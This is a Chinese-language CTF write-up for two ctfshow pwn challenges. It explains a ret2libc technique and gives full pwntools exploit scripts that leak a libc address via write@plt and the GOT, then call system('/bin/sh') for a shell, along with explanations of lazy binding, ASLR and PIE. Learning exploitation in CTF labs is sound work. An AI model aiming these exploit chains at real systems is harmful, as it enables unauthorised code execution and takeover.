

45
32位 无 system 无 "/bin/sh"
关闭PIE
先看main函数:

出现了write函数
再看漏洞函数:

并且有hint:puts(" * Hint : You can use write func to leak addr ! ");
system 函数属于 libc,而 libc.so 动态链接库中的函数之间相对偏移是固定的。
即使程序有 ASLR 保护,也只是针对于地址中间位进行随机,最低的 12 位并不会发生改变。
如果知道 libc 中某个函数的地址,那么就可以确定该程序利用的 libc。进而就可以知道 system 函数的地址。
那么如何得到 libc 中的某个函数的地址呢?我们一般常用的方法是采用 got 表泄露,即输出某个函数对应的 got 表项的内容。当然,由于 libc 的延迟绑定机制,我们需要泄漏已经执行过的函数的地址。
在得到 libc 之后,其实 libc 中也是有 /bin/sh 字符串的,所以我们可以一起获得 /bin/sh 字符串的地址。
程序这次多出了一个write函数,那么我们就选用它来进行泄
露(使用其他的函数也可以)
解题流程:
1.泄露write函数地址获取 libc 版本
2.获取 system 地址与 /bin/sh 的地址
3.再次执行源程序
4.触发栈溢出执行 system(‘/bin/sh’)

fd:是文件描述符(write所对应的是写,即就是1); buf:通常是一个字符串,需要写入的字符串;count:是每次写入的字节数
首先填充(0x6b+4)个字节造成溢出,覆盖到返回地址,返回地址填上write函数的plt地址来调用 write函数,之后跟上main函数地址(重新执行程序,再次利用输入点来进行rop链构造),再设置 write函数;由此可以构造出payload
payload = cyclic(0x6b+4) + p32(write_plt) + p32(main) + p32(0) +p32(write_got) + p32(4)
write 是 libc 里的函数,程序编译时并不知道它的真实地址。 write_plt 是程序内部的一个"跳板" ,调用这个跳板,最终就会跳转到真正的 write 函数去执行。所以在 PWN 中,我们说 write_plt 就代表调用 write。
懒绑定:

第一次调用 write_plt(未解析时)
程序调用 call write@plt(即 write_plt 的地址)。
write@plt 的代码会去读 write@got 表项。
此时还没调用过 write,write@got 里存的不是真实地址,而是指回了 write@plt 的下一条指令。
这条指令会把 write 的标识压栈,然后跳转到 动态链接器 (ld-linux.so)。
动态链接器在内存中找到真正的 write 函数地址。
把真实地址填入 write@got 表项中 。
跳转到真正的 write 函数执行。
第二次及以后调用 write_plt(已解析后)
程序调用 call write@plt。
write@plt 去读 write@got。
此时 write@got 里已经是真正的 write 地址了。
直接 jmp [write@got],瞬间跳到真正的 write 执行。
CPU 一旦进入 write_plt,就会触发 PLT/GOT 机制,最终必然执行到真正的 write 函数。
所以,对于攻击者来说:控制 EIP 指向 write_plt == 调用了 write 函数。
为什么不直接用 write 的真实地址?
1.不知道 :因为有 ASLR,你溢出时根本不知道 write 在内存哪里。
2.不需要知道 :write_plt 是在程序的 .text(代码段)里,如果程序没开 PIE(位置无关可执行文件),write_plt 的地址是 固定不变 的(比如永远是 0x08048370)。我们可以用固定的 write_plt 作为跳板,让系统帮我们去找真实的 write。
io.recvuntil('O.o?')
io.sendline(payload)
write = u32(io.recvuntil('\xf7')[-4:])
write 函数会把 write_got 处的 4字节真实地址 写到 stdout
io.recvuntil('\xf7'):一直接收数据直到遇到 \xf7 字节
为什么是 \xf7? 在 32 位 Linux 中,libc 地址通常以 0xf7 开头(如 0xf7e12345),小端序存储时最高位字节 \xf7 在最后,所以用它作为接收结束标志
[-4:]:取最后 4 个字节(就是泄露的 write 地址)
u32(...):将 4 字节小端序字符串转为整数
结果 :write 变量现在保存了目标程序中 write 函数的 真实运行时地址 。
print hex(write)
libc = LibcSearcher('write',write) //libc的版本
LibcSearcher 是一个 Python 库(来自 pwntools 生态或独立工具)
它根据已知的函数名('write')和该函数的真实地址(write),在本地 libc 数据库中搜索匹配的 libc 版本
找到后自动计算出 libc 基址 ,后续可以获取 system、/bin/sh 等地址
算出程序的偏移量,计算system和bin/sh的地址
libc_base = write - libc.dump('write')//计算基址
libc.dump('write'):
从匹配到的特定 libc 版本中,提取出 write 函数相对于该 libc 起始地址的“固定偏移量”(Offset)。
核心原理:偏移量固定
虽然 ASLR(地址空间布局随机化)会让 libc 每次加载的 基地址 改变,但 libc 内部各个函数、字符串相对于基地址的 偏移量是永远不变的 。
write:上一阶段通过 GOT 表泄露出来的 write 函数在内存中的 真实运行地址 。
libc.dump('write'):通过 LibcSearcher 匹配到的对应 libc 版本中,write 函数相对于 libc 起始地址的 固定偏移量 。
公式推导:
真实地址=libc基址+偏移量
⇒libc基址=真实地址−偏移量
结果 :libc_base 就是当前进程中 libc.so 被加载到内存的起始地址。有了它,就能算出该 libc 中任何函数或字符串的真实地址。
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
构造rop获取shell
payload = cyclic(0x6b+4) + p32(system) + p32(main) + p32(bin_sh)
其中:p32(main):system 执行完毕后的 假返回地址 (填 main 是为了防止崩溃,或者可以填 p32(0xdeadbeef),因为拿到 shell 后通常不在乎返回哪里)
p32(bin_sh):system函数的第一个参数
完整exp:
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28198)
elf = ELF('./pwn')
main = elf.sym['main'] 地址
write_got = elf.got['write']
write_plt = elf.plt['write']
payload = cyclic(0x6b+4) + p32(write_plt) + p32(main) + p32(0) +
p32(write_got) + p32(4)
io.recvuntil('O.o?')
io.sendline(payload)
write = u32(io.recvuntil('\xf7')[-4:])
print hex(write)
libc = LibcSearcher('write',write)
libc_base = write - libc.dump('write')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
payload = cyclic(0x6b+4) + p32(system) + p32(main) + p32(bin_sh)
io.sendline(payload)
io.recv()
io.interactive()
46
题面一样
exp:
from pwn import *
from LibcSearcher import *
context(arch = 'amd64',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28141)
elf = ELF('./pwn')
write_plt = elf.plt['write']
write_got = elf.got['write']
main = elf.sym['main']
pop_rdi = 0x400803 # 0x0000000000400803 : pop rdi ; ret 参数1
pop_rsi_r15 = 0x400801 # 0x0000000000400801 : pop rsi ; pop r15 ; ret 参数2、3
payload = cyclic(0x70+8) + p64(pop_rdi) + p64(1) 传第一个参数
payload += p64(pop_rsi_r15) + p64(write_got) + p64(0) 传第二、三个参数
payload += p64(write_plt) 函数调用
payload += p64(main) 返回地址
io.sendlineafter("O.o?",payload)
write = u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print hex(write)
libc = LibcSearcher('write',write)
libc_base = write - libc.dump('write')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
payload = cyclic(0x70+8) + p64(pop_rdi) + p64(bin_sh) + p64(system)
io.sendlineafter("O.o?",payload)
io.interactive()
加入对齐就更好了
拓展:
libc.so 是一个 预编译好的共享动态链接库 。编译完成后,它内部所有函数的机器码排列顺序和间距就已经确定了。
system和 __libc_start_main_ret 之间的距离(偏移差)永远是:0x237F9
程序运行时,操作系统把整个libc.so 加载到内存中的某个基地址(base address) 上:实际地址 = libc_base + 函数偏移
ASLR(Address Space Layout Randomization,地址空间布局随机化)是现代操作系统中一种重要的内存保护机制。它的核心思想是: 每次程序运行时,将关键的内存区域加载到随机的地址上 ,使得攻击者无法预测目标代码或数据的准确位置,从而大幅增加漏洞利用的难度。
在一个典型的 Linux 进程中,ASLR 会对以下几个关键区域的 基址 进行随机化:
ASLR 随机化的是这些区域的 起始基址(Base Address) ,区域内部的相对结构依然是固定的。
ASLR 的底层实现原理:
1. 页对齐原则
操作系统的内存分配以 页(Page,通常 4KB = 4096B = 0x1000) 为单位。ASLR 并不是对地址的每一位都随机,而是 以页为单位进行随机 。它本质上是在基址上加一个 随机的页数 × 0x1000,因此,ASLR 的随机化步长也是页大小的整数倍。
实际基址 = 默认基址 + (随机数 << 12)
因此最低 12 位永远不会被随机化 。
4096 刚好等于 2 的 12 次方 2^12 = 4096
这意味着,要用二进制表示 0 到 4095 之间的所有数字(即一页内部的偏移量), 刚好需要 12 个比特位 。
地址被拆分为两部分:
既然内存是按 4096 字节为一页来管理的,那么任何一个内存地址都可以被看作由两部分组成:
虚拟地址 = [ 页号 (Page Number) ] + [ 页内偏移 (Page Offset) ]
<----- 高 20 位 -----> <----- 低 12 位 ----->
任何库加载到内存时,其起始地址 必须是页大小的整数倍 ,即最低 12 位必须全为 0。
32位地址:
[ 高20位:被ASLR随机化的部分 ] [ 低12位:始终为000 ]
xxxxxxxxxxxxxxxxxxxx 000000000000
64位地址:
[ 高若干位:符号扩展等 ] [ 中间位:被ASLR随机化 ] [ 低12位:始终为000 ]
函数地址的低12位完全由 offset 的低12位决定,不受 ASLR 影响。
2. Linux 中的控制开关
在 Linux 中,ASLR 的状态由 /proc/sys/kernel/randomize_va_space 控制:
0 :关闭 ASLR。
1 :部分随机化(随机化 Stack、mmap、vDSO,但不随机化 Heap 的 brk 基址)。
2 :完全随机化(默认值,随机化 Stack、Heap、mmap、vDSO)。
PIE:
ASLR 只能随机化栈、堆和 libc 的地址。主程序自身的代码地址是写死的。攻击者可以直接硬编码这些地址来构造 ROP 链。PIE 只作用于“主程序自身”的代码段和数据段。
开启 PIE 后,主程序的基址(Base Address)每次运行都在变,但主程序内部函数之间的 相对偏移是固定的 。